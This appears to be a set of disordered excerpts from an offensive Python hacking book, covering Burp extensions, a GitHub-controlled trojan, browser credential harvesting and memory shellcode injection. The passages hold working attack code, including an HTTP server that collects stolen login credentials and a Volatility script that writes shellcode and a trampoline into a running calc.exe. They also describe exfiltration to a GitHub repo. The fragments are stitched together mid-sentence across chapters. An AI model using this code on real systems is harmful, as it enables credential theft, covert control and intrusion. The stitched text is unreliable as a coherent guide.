Burp has a number of tools that you can use when you're performing web application tests. Typically, you will trap all requests using the Proxy, and when you see an interesting request go past, you'll send it to another Burp tool. A common technique I use is to send them to the Repeater tool, which lets me replay web traffic, as well as manually modify any interesting spots. To perform more automated attacks in query parameters, you will send a request to the Intruder tool, which attempts to automatically figure out which areas of the web traffic should be modified, and then allows you to use a variety of attacks to try to elicit error messages or tease out vulnerabilities. A Burp extension can interact in numerous ways with the Burp suite of tools, and in our case we'll be bolting additional functionality onto the Intruder tool directly.

My first natural instinct is to take a look at the Burp API documentation to determine what Burp classes I need to extend in order to write my custom extension. You can access this documentation by clicking the **Extender** tab and then the **APIs** tab. This can look a little daunting because it looks (and is) very Java-y. The first thing we notice is that the developers of Burp have aptly named each class so that it's easy to figure out where we want to start. In particular, because we're looking at fuzzing web requests during an Intruder attack, I see the `IIntruderPayloadGeneratorFactory` and `IIntruderPayloadGenerator` classes. Let's take a look at what the documentation says for the `IIntruderPayloadGeneratorFactory` class:

```
    /**
     * Extensions can implement this interface and then call
❶    * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory()
     * to register a factory for custom Intruder payloads.
    */

    public interface IIntruderPayloadGeneratorFactory
    {
        /**
         * This method is used by Burp to obtain the name of the payload
         * generator. This will be displayed as an option within the
         * Intruder UI when the user selects to use extension-generated
         * payloads.

         *
         * @return The name of the payload generator.
         */
❷       String getGeneratorName();

        /**
         * This method is used by Burp when the user starts an Intruder
         * attack that uses this payload generator.
```



Figure 6-5. Selecting an HTTP request to send to Intruder

Now switch to the **Intruder** tab and click the **Positions** tab. A screen appears that shows each query parameter highlighted. This is Burp identifying the spots where we should be fuzzing. You can try moving the payload delimiters around or selecting the entire payload to fuzz if you choose, but in our case let's leave Burp to decide where we are going to fuzz. For clarity, see Figure 6-6, which shows how payload highlighting works.

Now click the **Payloads** tab. In this screen, click the **Payload type** drop-down and select **Extension-generated**. In the Payload Options section, click the **Select generator...** button and choose **BHP Payload Generator** from the drop-down. Your Payload screen should now look like Figure 6-7.



Figure 6-6. Burp Intruder highlighting payload parameters



Figure 6-7. Using our fuzzing extension as a payload generator

Bing for Burp

When you're attacking a web server, it's not uncommon for that single machine to serve several web applications, some of which you might not be aware of. Of course, you want to discover these hostnames exposed on the same web server because they might give you an easier way to get a shell. It's not rare to find an insecure web application or even development resources located on the same machine as your target. Microsoft's Bing search engine has search capabilities that allow you to query Bing for all websites it finds on a single IP address (using the "IP" search modifier). Bing will also tell you all of the subdomains of a given domain (using the "domain" modifier).

Now we could, of course, use a scraper to submit these queries to Bing and then scrape the HTML in the results, but that would be bad manners (and also violate most search engines' terms of use). In order to stay out of trouble, we can use the Bing API[13] to submit these queries programmatically and then parse the results ourselves. We won't implement any fancy Burp GUI additions (other than a context menu) with this extension; we simply output the results into Burp each time we run a query, and any detected URLs to Burp's target scope will be added automatically. Because I already walked you through how to read the Burp API documentation and translate it into Python, we're going to get right to the code.

Crack open *bhp_bing.py* and hammer out the following code:


```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL

import socket
import urllib
import json
import re
import base64
❶ bing_api_key = "YOURKEY"

❷ class BurpExtender(IBurpExtender, IContextMenuFactory):
      def registerExtenderCallbacks(self, callbacks):
          self._callbacks = callbacks
          self._helpers   = callbacks.getHelpers()
          self.context    = None

          # we set up our extension
          callbacks.setExtensionName("BHP Bing")
❸         callbacks.registerContextMenuFactory(self)
          return

      def createMenuItems(self, context_menu):
          self.context = context_menu
          menu_list = ArrayList()
❹         menu_list.add(JMenuItem("Send to Bing", actionPerformed=self.bing_
                        menu))
          return menu_list
```

This is the first bit of our Bing extension. Make sure you have your Bing API key pasted in place ❶; you are allowed something like 2,500 free searches per month. We begin by defining our `BurpExtender` class ❷ that implements the standard `IBurpExtender` interface and the `IContextMenuFactory`, which allows us to provide a context menu when a user right-clicks a request in Burp. We register our menu handler ❸ so that we can determine which site the user

Chapter 7. Github Command and Control

One of the most challenging aspects of creating a solid trojan framework is asynchronously controlling, updating, and receiving data from your deployed implants. It's crucial to have a relatively universal way to push code to your remote trojans. This flexibility is required not just to control your trojans in order to perform different tasks, but also because you might have additional code that's specific to the target operating system.

So while hackers have had lots of creative means of command and control over the years, such as IRC or even Twitter, we'll try a service actually designed for code. We'll use GitHub as a way to store implant configuration information and exfiltrated data, as well as any modules that the implant needs in order to execute tasks. We'll also explore how to hack Python's native library import mechanism so that as you create new trojan modules, your implants can automatically attempt to retrieve them and any dependent libraries directly from your repo, too. Keep in mind that your traffic to GitHub will be encrypted over SSL, and there are very few enterprises that I've seen that actively block GitHub itself.

One thing to note is that we'll use a public repo to perform this testing; if you'd like to spend the money, you can get a private repo so that prying eyes can't see what you're doing. Additionally, all of your modules, configuration, and data can be encrypted using public/private key pairs, which I demonstrate in Chapter 9. Let's get started!

Kicking the Tires

All right! Let's take this thing for a spin by running it from the command line.

> **WARNING**
>
> *If you have sensitive information in files or environment variables, remember that without a private repository, that information is going to go up to GitHub for the whole world to see. Don't say I didn't warn you — and of course you can use some encryption techniques from Chapter 9.*

```
$ python git_trojan.py
[*] Found file abc.json
[*] Attempting to retrieve dirlister
[*] Found file modules/dirlister
[*] Attempting to retrieve environment
[*] Found file modules/environment
[*] In dirlister module
[*] In environment module.
```

Perfect. It connected to my repository, retrieved the configuration file, pulled in the two modules we set in the configuration file, and ran them.

Now if you drop back in to your command line from your trojan directory, enter:

```
$ git pull origin master
From https://github.com/blackhatpythonbook/chapter7
 * branch            master     -> FETCH_HEAD
Updating f4d9c1d..5225fdf
Fast-forward
 data/abc/29008.data |  1 +
 data/abc/44763.data |  1 +
 2 files changed, 2 insertions(+), 0 deletions(-)
 create mode 100644 data/abc/29008.data
 create mode 100644 data/abc/44763.data
```


Awesome! Our trojan checked in the results of our two running modules.

There are a number of improvements and enhancements that you can make to this core command-and-control technique. Encryption of all your modules, configuration, and exfiltrated data would be a good start. Automating the backend management of pull-down data, updating configuration files, and rolling out new trojans would also be required if you were going to infect on a massive scale. As you add more and more functionality, you also need to extend how Python loads dynamic and compiled libraries. For now, let's work on creating some standalone trojan tasks, and I'll leave it to you to integrate them into your new GitHub trojan.

[14] The repo where this library is hosted is here: *https://github.com/copitux/python-github3/*.

[15] You can check out `py2exe` here: *http://www.py2exe.org/*.

[16] An awesome explanation of this process written by Karol Kuczmarski can be found here: *http://xion.org.pl/2012/05/06/hacking-python-imports/*.

downside in that if the user didn't enter their password correctly, you can miss their credentials; I'll leave our simplified solution as a homework assignment to improve upon.)

We then test to see if the target site has a simple logout URL that we can redirect to ❹ and if so, we force the browser to do so. If the target site (such as Facebook) requires the user to submit a form to force the logout, we begin iterating over the DOM ❺ and when we discover the HTML element ID that is registered to the logout form ❻, we force the form to be submitted. After the user has been redirected to the login form, we modify the endpoint of the form to post the username and password to a server that we control ❼, and then wait for the user to perform a login. Notice that we tack the hostname of our target site onto the end of the URL of our HTTP server that collects the credentials. This is so our HTTP server knows what site to redirect the browser to after collecting the credentials.

You'll notice the function `wait_for_browser` referenced in a few spots above, which is a simple function that waits for a browser to complete an operation such as navigating to a new page or waiting for a page to load fully. Let's add this functionality now by inserting the following code above the main loop of our script:

```
def wait_for_browser(browser):

    # wait for the browser to finish loading a page
    while browser.ReadyState != 4 and browser.ReadyState != "complete":
        time.sleep(0.1)

    return
```

Pretty simple. We are just looking for the DOM to be fully loaded before allowing the rest of our script to keep executing. This allows us to carefully time any DOM modifications or parsing operations.

Creating the Server

Now that we've set up our attack script, let's create a very simple HTTP server to collect the credentials as they're submitted. Crack open a new file called *cred_server.py* and drop in the following code:

```
  import SimpleHTTPServer
  import SocketServer
  import urllib

  class CredRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
      def do_POST(self):
❶           content_length = int(self.headers['Content-Length'])
❷           creds = self.rfile.read(content_length).decode('utf-8')
❸           print creds
❹           site = self.path[1:]
           self.send_response(301)
❺           self.send_header('Location',urllib.unquote(site))
           self.end_headers()

❻ server = SocketServer.TCPServer(('0.0.0.0', 8080), CredRequestHandler)
  server.serve_forever()
```

This simple snippet of code is our specially designed HTTP server. We initialize the base `TCPServer` class with the IP, port, and `CredRequestHandler` class ❻ that will be responsible for handling the HTTP POST requests. When our server receives a request from the target's browser, we read the `Content-Length` header ❶ to determine the size of the request, and then we read in the contents of the request ❷ and print them out ❸. We then parse out the originating site (Facebook, Gmail, etc.) ❹ and force the target browser to redirect ❺ back to the main page of the target site. An additional feature you could add here is to send yourself an email every time credentials are received so that you can attempt to log in using the target's credentials before they have a chance to change their password. Let's take it for a spin.

```
❹            if i[1] == 3:
❺                priv_list += "%s|" % win32security.
                 LookupPrivilegeName(None,i[0])
        except:
            priv_list = "N/A"

        return priv_list
```

We use the process ID to obtain a handle to the target process ❶. Next, we crack open the process token ❷ and then request the token information for that process ❸. By sending the `win32security.TokenPrivileges` structure, we are instructing the API call to hand back all of the privilege information for that process. The function call returns a list of tuples, where the first member of the tuple is the privilege and the second member describes whether the privilege is enabled or not. Because we are only concerned with the privileges that are enabled, we first check for the enabled bits ❹ and then we look up the human-readable name for that privilege ❺.

Next we'll modify our existing code so that we're properly outputting and logging this information. Change the following line of code from this:

```
privileges = "N/A"
```

to the following:

```
privileges = get_process_privileges(pid)
```

Now that we have added our privilege tracking code, let's rerun the *process_monitor.py* script and check the output. You should see privilege information as shown in the output below:

```
C:\> python.exe process_monitor.py
20130907233506.055054-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
notepad.exe,"C:\WINDOWS\system32\notepad.exe",660,508,SeChangeNotifyPrivilege
|SeImpersonatePrivilege|SeCreateGlobalPrivilege|

20130907233515.914176-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
calc.exe,"C:\WINDOWS\system32\calc.exe",1004,508,SeChangeNotifyPrivilege|
SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```


You can see that we are correctly logging the enabled privileges for these processes. We could easily put some intelligence into the script to log only processes that run as an unprivileged user but have interesting privileges enabled. We will see how this use of process monitoring will let us find processes that are utilizing external files insecurely.

```
                    print contents
                    print "[^^^] Dump complete."
                except:
                    print "[!!!] Failed."
#### NEW CODE STARTS HERE
❶                   filename,extension = os.path.splitext(full_filename)

❷                   if extension in file_types:
                        inject_code(full_filename,extension,contents)
#### END OF NEW CODE
--snip--
```

This is a pretty straightforward addition to our primary loop. We do a quick split of the file extension ❶ and then check it against our dictionary of known file types ❷. If the file extension is detected in our dictionary, we call our `inject_code` function. Let's take it for a spin.

```
config.LOCATION = "file://%s" % memory_file
```

This setup code is identical to the previous code you wrote, with the exception that we're reading in the shellcode ❶ that we will inject into the VM.

Now let's put the rest of the code in place to actually perform the injection.

```
    import volatility.plugins.taskmods as taskmods

❶   p = taskmods.PSList(config)

❷   for process in p.calculate():

        if str(process.ImageFileName) == "calc.exe":

            print "[*] Found calc.exe with PID %d" % process.UniqueProcessId
            print "[*] Hunting for physical offsets...please wait."

❸           address_space = process.get_process_address_space()
❹           pages         = address_space.get_available_pages()
```

We first instantiate a new `PSList` class ❶ and pass in our current configuration. The `PSList` module is responsible for walking through all of the running processes detected in the memory image. We iterate over each process ❷ and if we discover a *calc.exe* process, we obtain its full address space ❸ and all of the process's memory pages ❹.

Now we're going to walk through the memory pages to find a chunk of memory the same size as our shellcode that's filled with zeros. As well, we're looking for the virtual address of our = button handler so that we can write our trampoline. Enter the following code, being mindful of the indentation.

```
            for page in pages:

❶               physical = address_space.vtop(page[0])

                if physical is not None:

                    if slack_space is None:

❷                       fd = open(memory_file,"r+")
                        fd.seek(physical)
                        buf = fd.read(page[1])

                        try:
❸                           offset = buf.index("\x00" * len(sc))
                            slack_space  = page[0] + offset

                            print "[*] Found good shellcode location!"
                            print "[*] Virtual address: 0x%08x" % slack_space
                            print "[*] Physical address: 0x%08x" % (physical.
                            + offset)
                            print "[*] Injecting shellcode."

❹                           fd.seek(physical + offset)
                            fd.write(sc)
                            fd.flush()

                            # create our trampoline
❺                           tramp = "\xbb%s" % struct.pack("<L", page[0] + offset)
                            tramp += "\xff\xe3"

                            if trampoline_offset is not None:
                                break

                        except:
                            pass
```